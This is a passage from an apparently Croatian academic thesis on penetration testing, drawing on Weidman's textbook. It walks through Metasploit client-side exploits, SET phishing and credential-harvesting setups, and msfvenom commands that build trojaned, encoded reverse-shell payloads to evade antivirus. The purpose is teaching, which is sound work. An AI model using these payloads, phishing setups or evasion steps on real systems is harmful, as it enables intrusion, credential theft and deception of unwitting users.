
Kada žrtva klikne na maliciozni server preko internet explorera, dobiva se sesija koja kaže da se AutoRunScript parametar automatski obrađuje, a skripta migracije stvara proces sa ekstenzijom .exe i prelazi u njega. Kada Internet Explorer umre, sesija i dalje ostaje živa. Kod korištenja ranjivosti preglednika, treba se čekati nekoliko sekundi da se migracija dogodi, a korisnik u to vrijeme može ugasiti preglednik .Zato postoji opcija PrependMigrate koja će omogućiti bržu migraciju, prije nego što se payload pokrene.
Treba napomenuti da je aurora ranjivost zakrpana 2010. god, ali i dalje se može iskoristiti kod korisnika koji ne ažuriraju redovno svoje preglednike.

8.3 PDF ranjivost

Ako se korisnika uspije "nagovoriti" na otvaranje zlonamjernog PDF-a u ranjivom pregledniku, program ranjivost se može iskoristiti. Premda se program koji najčešće pokreće pdf datoteke Adobe Reader često ažurira, PDF softver često se zaboravlja ažurirati i ostaje pri starijoj, ranjivoj verziji. Npr. Adobe Reader 8.1.2 ima manu prekoračenja buffera"CVE-2008-2992" za kojeg postoji Metasploit ranjivost *exploit/Windows/fileformat/adobe_utilprintf*. Ovaj modul jednostavno stvara zlonamjerni PDF i hosta ga radi isporuke, a postavljanje alata za upravljanje payloadom je na pentesteru. Znači koristi se naredba *use exploit/Windows/fileformat/adobe_utilprintf*, te

[52] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 224

se opcijom *show payload* prikazuju potrebne stvari za ovu ranjivost, a to su naziv pdf datoteke (zadano je msf.pdf koji se nalazi na putu /root/.msf4/ local/msf.pdf) i naziv "ciljnog" sustava, a to je Adobe Reader on Windows XP SP3 English, Kada se upiše exploit, ranjivost će biti spremljena. Zatim se koristi komanda *cp* da se premjesti exploit sa spremljene lokacije na apache server, a sami server se pokrene *naredbom service apache2 start*, kao što je prikazano ispod.



Slika 40. Premještanje maliciozne pdf datoteke na Kali apache server[53]

Naravno jedino što još nedostaje je namjestiti handler da dohvati konekciju i odabrati željeni payload (može se opet koristiti Windows/meterpreter/reverse_tcp payload). Kada se to sve napravi upiše se *exploit* i sve je spremno. Sljedeći zadatak je nagovoriti žrtvu da otvori zaraženi fajl i dobit će se meterpreter sesija. Uobičajeno s napadom poput ovog neće se ciljati samo jednog korisnika. Za najbolje rezultate može se upotrijebiti ovaj zlonamjerni PDF kao dio društveno-inženjerske kampanje, o kojoj je riječ u sljedećem poglavlju rada (slanjem nekoliko do čak hrpa zlonamjernih PDF-ova u pokušaju da navuku korisnike da ih otvore). Multi handler slušatelj koji je prethodno postavljen, zatvorit će se čim vidi prvu vezu, zato je potrebo nešto prikazano kad se upiše komanda *show advanced*, a to je ExitOnSession kojem se vrijednost postavlja na false komandom *set ExitOnSession false*, te će "listener" ostati otvoren za hvatanje dodatnih dolaznih veza.

8.3.1 Umetnute (embedirane) ranjivosti unutar PDF fajla

Relevantni exploit za to je exploit/Windows/ fileformat/ adobe_pdf_embedded_exe koji će generirati PDF, koji će kada se otvori pitati žrtvu za dopuštanje pokretanja umetnutog exploita. Slično kao i prethodno do sad koristi se

[53] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 226

komanda *use exploit/Windows/ fileformat/adobe_pdf_embedded_exe*, te se stisne enter i upiše *show options* za dobivanje prikaza kao na slici br. 41.

```
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                          Required  Description
   ----            ---------------                          --------  -----------
❶ EXENAME                                                   no        The Name of payload exe.
❷ FILENAME         evil.pdf                                 no        The output filename.
❸ INFILENAME                                                yes       The Input PDF filename.
❹ LAUNCH_MESSAGE   To view the encrypted content please     no        The message to display in
                     tick the "Do not show this message               the File: area
                     again" box and press Open.
```

Slika 41. Prikaz potrebnih opcija za umetnutu ranjivost unutar PDF datoteke[54]

EXENAME opcija nije obavezna i ako se ne postavi, može se umetnuti .exe datoteka kreirana iz bilo kojeg payloada. Sa opcijom FILENAME moguće je opet promjeniti naziv fajla u bilo što ili jednostavno ostaviti ovak (evil.pdf) kao na slici. INFILENAME opcija specificira ulazni pdf, a LAUNCH_MESSAGE predstavlja tekst koji će se prikazati korisniku kao dio upita za pokretanje izvršne datoteke. Za INFILENAME može se koristi zadani KALI pdf na putu /user/share/set/readme/User_Manual.pdf. Kao i prije treba se odabrati multi/handler način sa nekim payloadom. Kada žrtva naposljetku otvori takvu datoteku prikazat će mu se upozorenje tipa : “Datoteka sadrži macros, programe ili viruse koji mogu naštetiti vašem računalu, da li želite prihvatiti izvor ako vam je poznat itd..?“ Kada korisnik to dozvoli napadač će dobiti meterpreter sesiju.

8.4 Java ranjivost

Java ranjivosti su prevladavajući faktori napada na strani klijenta. U stvari, neki stručnjaci sugeriraju da bi, s obzirom na sigurnosne probleme koji muče Javu, korisnici trebali deinstalirati ili onemogućiti softver u svojim preglednicima. Java ranjivosti su toliko moćne da exploit može dobiti pristup mnoštvu platforma kao što su Windows, Mac, Linux koji koriste JRE (eng. Java Runtime Environment). Ranjivost za javu naziva se exploit/multi/browser/ java_jre17_jmxbean koji je sličan dosadašnjim aurora i pdf

[54] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 228

exploitima i svaki preglednik koji koristi JAVA verziju 7 prije ažuriranja na verziju 11 je potencijalna meta. Kao i dosad pokreće se komanda *use exploit/multi/browser/ java_jre17_jmxbean*, te se upiše *show options* za pogodnosti koje su u ovom slučaju SRVHOST, SRVPORT i URIPATH o kojima je već bilo rečeno ranije. Potrebno je odabrati i payload,a lista njih dobiva se komandom *show payloads*. Payloadi temeljeni na javi, ovdje imaju raspon, od postupnih payloada, inline payloada, shell bindova, Meterpretera itd.. Npr. kada se odabere payload java/meterpreter/reverse_http te upiše komanda *show options*, nužno će biti odabrati LHOST, LPORT (8080 po defaultu). Kada je sve spremno može se tesirati exploit tako što se ode na sustav Windows 7 npr., a preglednici internet explorer i mozilla firefox bit će ranjivi u ovome napadu, a napadači će dobiti sesiju. Dobra stvar kod HTTP i HTTPS payloada je njihova sposobnost da se ponovno pridruže na odbačenoj sesiji.

```
msf  exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > detach

[*] 10.0.1.16 - Meterpreter session 1 closed.  Reason: User exit
msf  exploit(java_jre17_jmxbean) >
[*] 192.168.20.12:49204 Request received for /WzZ7_vgHcXA6kWjDi4koK/...
[*] Incoming orphaned session WzZ7_vgHcXA6kWjDi4koK, reattaching...
[*] Meterpreter session 2 opened (192.168.20.9:8080 -> 192.168.20.12:49204) at
2015-05-05 19:15:45 -0400
```

Slika 42. Naredba detach za prekidanje sesije[55]

Na gornjoj slici vidljivo je da je naredbom *detach* pentester prekinio sesiju, ali je nova otvorena baš zbog HTTP payloada, bez da se žrtva ponovo spojila na stranicu. Također može se odrediti koliko dugo se sesija pokušava ponovno povezati koristeći parametar SessionCommunicationTimeOut u naprednim opcijama payloada.

8.4.1 Signed Java applet

Slično kao i kod umetnutog PDF napada, haker može zaobići potrebu za nenadmašnom ranjivošću Jave jednostavnim traženjem korisnika da sam omogući pokretanje zlonamjernog koda. Ovakvo nešto poznato je svima i svi su se sigurno nekad

[55] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 232

susreli sa pitanjima u pregledniku kao što je : "Ova web lokacija želi pokrenuti ovu “stvar“ u vašem pregledniku. Kako biste željeli postupiti dalje?“ Za takve stvari zadužni su java appleti, odnosno programi koji se izvršavaju u web preglednicima korisnika. Npr. ranjivost *exploit/multi/browser/java_signed_applet* će pokrenuti maliciozni java applet. Kod upisivanja komande *show options* jedna od opcija CERTCN će za starije verzije Jave omogućit da applet potpisuje bilo koji entitet koji se odabere. Novije verzije Jave, poput one instalirane na Windows 7 cilju, reći će da je potpisnik nepoznat osim ako se applet ne potpiše pouzdanim certifikatom. Ako se postavi opcija SigningCert ona će nadjačit opciju CERTCN. Ako haker ima pouzdani i potvrđeni certifikat ili ga je kompromitirao sa ciljnog sustava, može učiniti da njegov applet izgleda legitimnije. Od opcija još će biti prikazani ciljni sustavi koji podliježu ovoj ranjivosti, a najranjiviji su ovdje Windows 32-bitni sustavi. Naredbom *show targets* mogu se prikazati i ostali ranjivi sustavi na ovaj exploit. Kao i sa ostalim java exploitima, napadač može učiniti ovaj napad multiplatformski, tako da nakon naredbe *show targets* upiše *set target 0* (koji je ID generičkog java payloada). Ako napadač nije koristio potvrđeni certifikat kojem vjeruje lanac certifikata preglednika, prikazat će se upozorenje velikim slovima i pisat će da je izdavač nepoznat kada žrtva padne na ovaj napad. No unatoč velikim upozorenjima ovo je i dalje jedan od najuspješnijih napada.

8.5 Iskorištavanje softvera Winamp

U ovom primjeru iskorištava se korisnika da zamijeni konfiguracijsku datoteku programa Winamp music player. Kad korisnik sljedeći put otvori program, zaražene konfiguracijske datoteke“ biti će obrađene bez obzira na to koju glazbenu datoteku korisnik otvara. Jedna takva ranjivost pod nazivom exploit/Windows/ fileformat/ winamp_maki_bof, koja koristi problem prekoračenja međumemorije kod Winamp verzije 5.55. Kada se koristi ova ranjivost, ona ne zahtjeva baš nikakve opcije za postavljanje, osim payloada. Taj modul generira zlonamjernu Maki datoteku za upotrebu s Winamp skinovima. Može se odabrati payload *Windows/meterpreter/reverse_tcp* i postavi se LHOST, te se upiše *exploit*. Jednom kada se generira zlonamerna Maki datoteka, ona se treba kopirati u direktorij web poslužitelja Apache i odabere se handler za payload. Ova se zaražena datoteka mora spakirati na takav način da se korisnik uvjeri da je učita u

Winamp. Može se stvoriti novi Winamp skin kopiranjem jednog skina koji je u paketu s Winampom. Datoteka mcvcore.maki može se na primjer zamijeniti našom zlonamernom. Nije važno kako skin zapravo izgleda, jer će uzrokovati da Winamp na trenutak zastane i pošalje svoju sesiju u Metasploit. Znači u sustavu Windows 7 napravi se kopija zadane Bento Winamp skin datoteke sa lokacije C: \ Program Files \ Winamp \ Skins i kopira se u Kali. Preimenuje se mapu Bento u Rockethip, te se zamijeni datoteku Rocketship \ scripts \ mcvcore.maki zloćudnom datotekom koju smo upravo stvorili u Metasploitu. Zippira se mapa i kopira na web poslužitelj. Kako bi se uvjerili da ovo zbilja funkcionira može se prebaciti na Windows 7 sustav i skinuti "zippirani skin" sa Kali servera, te "unzipati", i spremiti u mapu. C:\Program Files\Winamp\Skins. Na kraju se u Winampu ode redom na : Options➔Skins i odabere se Rocketship. Onoga trenutka kada je korisnik odabrao "zloćudni" skin napadač će dobiti željenu sesiju.

9. SOCIJALNO INŽENJERSTVO

Koliko god neki sustav može bit zakrpan i zaštićen to neće puno vrijediti ako se zaposlenik može uvjeriti da se odrekne osjetljivih podataka o tvrtki pa tako ugroziti vlastitu sigurnost. U stvari, mnogi od najpoznatijih hakova uopće ne uključuju eksploataciju sustava. Npr. poznati haker Kevin Mitnick znao je ući u korporaciju, uvjeriti stražare da ima dopuštenje biti u osjetljivom dijelu organizacije pa je ušao i iskoristio sustav. Ova vrsta napada, koja se naziva socijalni inženjering, iskorištava ljudsku ranjivost. Ljudi obično žele pomoći, pa osim ako nema sigurnosnih pravila, radnik službe za pomoć može pročitati lozinku na telefonu ili je postaviti na zadanu vrijednost. Takav jedan pokušaj prevare korisnika da se odrekne osjetljivih podataka predstavljanjem povjerljive osobe putem e-pošte ili drugih elektroničkih sredstava poznat je kao phishing napad.

9.1 Alati za socijalni inženjering

SET (skraćeno od eng. Social-Engineer Toolkit) alat je alat otvorenog python koda, osmišljen da pomogne u obavljanju napada socijalnog inženjeringa tijekom pentestova. On se sastoji od mnogih napada od rečenog phishing napada, i napada na webu koji se prvenstveno koriste za kloniranje web stranica te varanje klijenata da u njih unesu povjerljive podatke. Pristup SET alatu u Kaliju ostvaruje se komandom *setoolkit*, pa se dobije prikaz sa slike br .43, a za pristup soc. inž. napadima upiše se broj 1.

```
root@kali:~# setoolkit
--snip--
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
--snip--
  99) Exit the Social-Engineer Toolkit

set> 1
```

Slika 43. Pristup alatima za socijalno inženjerstvo[56]

[56] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 245

9.2 Spear-phishing napad

Speah-phishing napad omogućuje pentesteru da stvori zlonamjerne datoteke za napade na strani klijenta i pošalje ih e-poštom, te automatski postavi metasploit handler da uhvati payload. Kada se odabere SE napad sa prethodne slike dobiju se mogućnosti prikazane na slici br. 44.a). Zatim se specificira broj 1 za Spearh-Phishing napade te će se u njegovom izborniku pokazati sljedeće opcije (vidljive na slici br.44.b).

```
Select from the menu:

   1) Spear-Phishing Attack Vectors ❶
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
--snip--
  99) Return back to the main menu.

set> 1
```

Slika 44.a. Odabir Spear-Phishing napada[57]

```
 1) Perform a Mass Email Attack ❶
 2) Create a FileFormat Payload ❷
 3) Create a Social-Engineering Template ❸

--snip--
  99) Return to Main Menu

set:phishing> 1
```

Slika 44.b. Opcije za napad[58]

Prva opcija sa slike 44.b) predstavlja izvođenje masovnog napada e-pošte koja omogućava slanje zaražene datoteke na predefiniranu adresu e-pošte ili popis adresa kao i postavljanje metasploit "listenera" za odabrani payload. Sljedeća opcija služi za stvaranje zloćudne datoteke s Metasploit payloadom, a zadnja opcija se koristi za stvaranje predložaka koji će se koristiti u SET napadima. Kada se odabere prva opcija pojavit će se opcije payloada, a za primjer može se koristiti *Adobe util.printf() Buffer Overflow payload* koji se nalazi pod brojem 12. Kada se on odabere prikazuje nam se način na koji će se izvršiti payload (*Windows Reverse TCP Shell i Windows Meterpreter Reverse_TCP payload*). Ovamo se može koristiti već dobro poznat payload *Windows Meterpreter Reverse_TCP* koji se odabere sa brojem 2. Zatim će alat upitati odgovarajuće opcije za payload (u ovom slučaju LHOST i LPORT) koje se postavi. Kada se "namjeste"

[57] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 245

[58] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 245

opcije onda će program upitati za imenovanje maliciozne datoteke koje se može postavit arbitrarno. U zadnjem koraku program će upitati da pentester odluči hoće li SET poslati zlonamjerenu datoteku na jednu adresu e-pošte ili popis adresa (eng. Single or Mass Email).

9.2.1 Kreiranje predložaka i daljnja faza napada

Moguće je koristiti jedan od predložaka e-pošte SET-a ili unositi tekst za jednokratnu upotrebu u predlošku. Pored toga, ako se odabere " Kreiraj predložak za društveni inženjering", može se stvoriti predložak koji se može ponovo koristiti. U ovoj fazi napadač treba biti kreativan kako bi žrtva nasjela na njegovu obmanu. Jedino što još preostaje je odabrati žrtvu i "listener". Primjer postavljanja žrtve vidi se na slici ispod.

```
set:phishing> Send email to: georgia@metasploit.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
```


Slika 45. Postavljanje žrtve za soc. inženjering[59]

Na prethodnoj slici se vidi kada program to zatraži , da se unese adresu e-pošte i zaporku za vlastiti Gmail račun. SET bi trebao pokušati dostaviti poruku. Kod ovoga napada može se dogoditi da Gmail uoči sumnjivost u vjerodostojnost ovog email-a, te prekine sami napad. Kod ovog napada treba biti uporan i mogu se dobiti bolji rezultati koristeći vlastiti poslužitelj pošte ili poslužitelj pošte klijenta ako se može prikupiti ili pogoditi kredencijali. Posljednja stvar što će program tražit je vrijednost postavljanje listenera (koji je već prije postavljen), a on može biti yes ili no. Kada se odabere yes sve je uspješno postavljeno i samo se čeka žrtvu da otvori zaraženu PDF datoteku s kojom će napadač dobiti sesiju.

[59] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 249

9.3 Web napadi

Ovo je vrsta napada koji imaju socijalno-inženjersku komponentu jer oponaša mnoge napade socijalnog inženjerstva viđenih u praksi. Kod ovakvog napada odabere se opcija 2 sa slike br. 44.a), te bi se trebao pojaviti prikaz sa donje slike.



Slika 46. Prikaz opcija za web napade[60]

Sa gornje slike opcija 1 automatizira proces Java-signed applet napada o kojem je bilo više riječ ranije u radu. Opcija 2 omogućuje upotrebu svih napada klijenta na strani klijenta koji koriste Metasploit, pri kojem se ne moraju ručno postavljati parametri. Opcija 3 (koja je ovdje korištena) pomaže u stvaranju web lokacija kako bi izigrali korisnike da se odreknu kredencijala. Posljednja opcija se oslanja na sklonost korisnika za stvaranje kolekcije otvorenih kartica u pregledniku. Kada žrtva otvori tab sa opcije broj 4, prikaže mu se poruka da sačeka, te će se napad u obliku kloniranja web stranice postaviti kada korisnik ode na drugi tab te se vrati. Ukoliko unese valjanje kredencijale napad je uspio. Kada se odabere opcija 3 sa prethodne slike, dobiju se sljedeći zahtjevi programa prikazani slikama ispod. Nakon odabira opcije 1 sa slike br. 47.a), program traži unos IP adrese na koju će web stranica poslati kredencijale (u ovom slučaju IP adresa Kali stroja : 192.168.20.9). Nakon upisa IP adrese prikazat će se slika br. 47.b) za odabir stranice koja se želi klonirat.

[60] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 250

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import
--snip--
  99) Return to Webattack Menu

set:webattack> 1
```

```
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
6. Yahoo

set:webattack> Select a template: 2
```

Slika 47.a.Opcija za kloniranje web predložaka[61] Slika 47.b.Popis stranica za kloniranje[62]

Kada žrtva unese kredencijale na Gmail (opcija 2) stranica će se osvježiti, a žrtvu preusmjeriti na pravu Gmail stranicu. Jednom kada se isključit web poslužitelj sa komandom ctrl-C da bi se prekinuo web napad, rezultati se zapisuju u datoteku.
U tom trenutku kredencijali će osobi biti ukradeni kao što se može vidjeti na primjeru sa slike ispod.

```
192.168.20.10 - - [10/May/2015 12:58:02] "GET / HTTP/1.1" 200
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
--snip--
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=georgia❶
POSSIBLE PASSWORD FIELD FOUND: Passwd=password❷
```

Slika 48. Ispis ukradenih kredencijala[63]

Treba imati na umu da ovaj napad može biti još zanimljiviji ako se koristi opcija 5 (Site Cloner) za izradu kopije web lokacije klijenta, a ako stranica nema login, on se može jednostavno kreirati preko htmla kako bi se dobile žrtvine osjetljive informacije.

9.4 Masovni mail napadi


Za korištenje SET-a za automatiziranje phishing napada e-poštom, najprije se stvori datoteka i unese nekoliko adresa e-pošte (primjer sa slike 49.a). Kada se vrati na


[61] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 251

[62] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 251

[63] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 252

izbornik sa slike 44.a), dobit će se prikaz pod brojem 49.b) u kojem se specificira put do datoteke mailova na koje će se napad izvršavati.





Slika 49.a.Primjer unošenja e-maila za napad[64] Slika 49.b.Specifikacija do datoteke kreirane sa slike br. 49.a.)[65]

Zatim se odabere server za iskorištavanje (u ovom slučaju Gmail) te se prate sljedeći koraci od kojih je najvažniji kreiranje samog maila. Kada program postavi pitanje: “Send the message as html or plain? 'h' or 'p' odabere se h za kreiranje maila u kojem je najbolje koristiti html koji omogućava korištenje svojih tagova kao npr. <a> za sakrivanje linka na koji će se korisnika preusmjeriti. Ako korisnik “nasjedne” na ovaj trik napadač će mu ukrasti kredencijale.

9.5 Kombinirani napad

Za kraj može se koristiti napad koji kombinira napad e-poštom zajedno s web napadom kako bi se korisnike poslalo na web mjesto pod kontrolom napadača tako što ih vara da kliknu na veze u e-porukama. Za to je potrebno promjeniti opciju u SET konfiguracijskoj datoteci. U Kaliju se to nalazi na putu */usr/share/set/config/set_config*. Opcija koja se treba promjeniti je WEB_ATTACK_EMAIL, koji ima zadanu vrijednost OFF, koja se mora promjenit na ON. Zatim se koristi jedan od prethodnih napada te će sve biti postavljeno kako smo zadali u ovoj fazi.

[64] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 253

[65] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 253

10. ZAOBILAŽENJE ANTIVIRUSNIH APLIKACIJA

Svi napadi dosada prikazani uspjeli su izbjeći detekciju antivirusnog programa, ali neće svaki napad proći na željeni način.Tipično je veća vjerojatnost da će haker izbjeći otkrivanje korištenjem iskorištavanja memorije i učitavanjem payloada izravno u memoriju , odnosno da nikad ne "dotakne" disk. O sličnim primjerima bit će riječ ovdje.

10.1 Trojani

Svaki napad dosada bio je .exe oblika te je manjkao funkcionalnosti, pa ga je antivirusni program mogao lako ukloniti. Postoji veća vjerojatnost da će haker izbjeći otkrivanje ako bi mogao "sakriti" svoj payload unutar nekog legitimnog programa koji bi se normalno izvodio, a sami payload bi se izvršavao u pozadini. Takav se program naziva trojanac. Za kreiranje trojanca može se koristiti alat Msfvenom koji može "sakriti" payload unutar binarnih podataka. Naredbom *msfvenom -h* (help) dobije se prikaz korištenja msfvenoma kao na slici ispod.

```
root@kali:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to
                                      use custom payloads
--snip--
  ❶-x, --template   [path]          Specify a custom executable file to use
                                      as a template
  ❷-k, --keep                       Preserve the template behavior and inject
                                      the payload as a new thread
--snip--
```

Slika 50. Način korištenja alata msfvenom[66]

Sa gornje slike zastavica -x omogućava korištenje izvršne datoteke kao predložak u koji se ugrađuje odabrani payload. Dodani payload zaustavit će izvršenje originala i ne bi se trebalo očekivati od korisnika da će pokrenuti izvršnu datoteku koja se pri pokretanju sporo učitava. U primjeru sa slike br. 51 izvršna datoteka se može pronaći u Windows binarima za pentesting u Kali Linuxu na putu /usr/share/Windows-binaries. Zastavica -k

[66] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 258

će učiniti izvršni predložak netaknutim i pokrenuti će payload u novoj dretvi, omogučujući normalno izvođenje .exe datoteke.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

Slika 51. Jednostavno korištenje msfvenoma[67]


Na slici br. 51 zastavica -p specificira payload koji je isti kao i dosad korišten kod ostalih primjera, LHOST kao IP adresu Kali Linuxa, LPORT, put do izvršne datoteke, zastavica -k koja omogućuje payload u zasebnoj dretvi, te na kraju zastavica -f koja govori msfvenomu da kreira paylod u izvršnom (.exe) formatu. Ovakav napad može se koristiti kod oba Windows xp i Windows 7 sustava. Obični korisnici uglavnom neće zazirati u legitimitet programa koji mu se isporuči. Stručnjaci npr. trebaju provjeriti integritet preuzete datoteke prije nego što ih pokrenu provjerejući njezin hash MD5 u odnosu na vrijednost objavljenu od strane dobavljača, ako je dostupna. U Kali Linuxu program md5sum može kalkulirati MD5 hash te provjeriti rečeni legitimitet programa. No kako bi se uspio napraviti uspješan payload koji će proći nezapaženo pored antivirusnog programa treba se objasniti kako uopće rade antivirusni programi. Većina antivirusnih rješenja započinje usporedbom potencijalno opasnog koda s nizom obrazaca i pravila koja čine definiciju antivirusa, a koje odgovaraju poznatom zloćudnom kodu. Definicije antivirusa postavljaju se svakodnevno od strane antivirusnog prodavaća i one predstavljaju tzv. statičku analizu. Postoji i dinamička analiza za identifikaciju virusa npr. program koji pokušava zamijeniti svaku datoteku na tvrdom disku ili se povezati s poznatim botnet naredbenim i upravljačkim poslužiteljem svakih 30 sekundi je primjer potencijalno štetne aktivnosti koja se može označiti kao “opasnom“.

10.2 Zaoblilaženje antivirusnog programa Microsoft Security Essentials

Kod postavljanja sustava Windows 7 za pentest instaliran je program Miscrosoft Security Essentials. Može se uključiti ova zaštita da se vidi može li se stvoriti neodređeni

[67] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 259

trojanac. Instrukcije su sljedeće : Otvori se Microsoft Security Essentials ➔odabere se karticu Postavke ➔ odabere se zaštitu u stvarnom vremenu i potvrdi okvir za uključivanje usluge, te se klikne na spremi promjene. Sada se može demonstrirati kada se pokuša instalirati program (trojanac) radmin.exe (iz prošlog primjera) antivirus će ga detektirati i obrisati te će poslati poruku prikazanu na slici br. 52.



Slika 52. Dokaz o antivirusnom uklanjaju štetne datoteke[68]

Kako bi se prikazalo koja antivirusna rješenja će detektirati trojanac, može se otići na stranicu VirusTotal na poveznici https://www.virustotal .com/ i uploadati trojanac radmin.exe, te se klikne na “Scan it!”. VirusTotal će pokazati koja antivirusna rješenja će sa nekim svojim “patchom” detektirati trojanac.

10.3 Elaborirani načini kako zaobići detekciju

10.3.1 Enkodiranje

Enkoderi su alati koji napadaču omogućavaju da izbjegne znakove u exploitu koji bi ga prekinuli. Enkoderi kamufliraju payload i pripremaju upute za dekodiranje koje se izvršavaju kako bi se dekodiralo payload prije nego što se pokrene. Metasploit enkoderi ne mogu izbjeći sve antiviruse, ali mogu kreirati “mutirajuće“ kodove kako bi otežali posao antivirusnim prodavaćima u kreiranju digitalnog potpisa za payload. Kako bi se prikazala lista svih enkodera koristi se msfvenom naredba *-l encoders*. Jedini enkoder s izvrsnim rangom je *x86 / shikata_ga_nai*. (opis kako funkcionira ovaj enkoder nije prikazan u ovom radu). Specificiranje enkodera shikata_ga_nai encoder odvija se zastavicom -e, a jedan potpuni prikaz vidi se na slici ispod.

[68] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 259

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2345 -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
--snip--
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
```

Slika 53. Prikaz korištenja x86 / shikata_ga_nai enkodera[69]

Osim spomenute zastavice -e, na slici je prikazana još nespomenuta zastavica -i koja označava koliko puta će se payload enkodirat (u ovom slučaju 10 puta). Kada se ova .exe datoteka uploada na stranicu VirusTotal dobije se kako ga je čak 35 antivirusnih programa (u vrijeme istraživanja 2014. g.) prepoznalo. Kako bi se pokušali poboljšati rezultati npr., mogu se kombinirati više puta enkoder shikata_ga_nai s drugim metasploit enkoderom, x86 / bloxor što je vidljivo na slici br. 54.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2345 -e x86/shikata_ga_nai -i 10 -f raw❶ > meterpreterencoded.bin❷
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
--snip--
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
root@kali:~# msfvenom -p -❸ -f exe -a x86❹ --platform windows❺ -e x86/bloxor
-i 2 > meterpretermultiencoded.exe < meterpreterencoded.bin❻
[*] x86/bloxor succeeded with size 638 (iteration=1)
[*] x86/bloxor succeeded with size 712 (iteration=2)
```

Slika 54. Kombiniranje više enkodera radi zaobilaženja antivirusnih rješenja[70]

Prvi dio ne razlikuje se mnogo od prethodnog primjera osim što se ovaj put bajtovi zapisuju u .bin datoteku. Zatim se *shikata_ga_nai* enkoder, enkodira sa *x86/bloxor* enkoderom. Sintaksa se razlikuje zato što se drugi puta payload ostavlja prazan (nema potrebe za postavljanjem još jednog payloada). Zato što se ne postavlja payload moraju se odabrati dodatne zastavice -a i -e. Zastavica -a predstavlja arhitekturu ciljnog sustava

[69] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 264

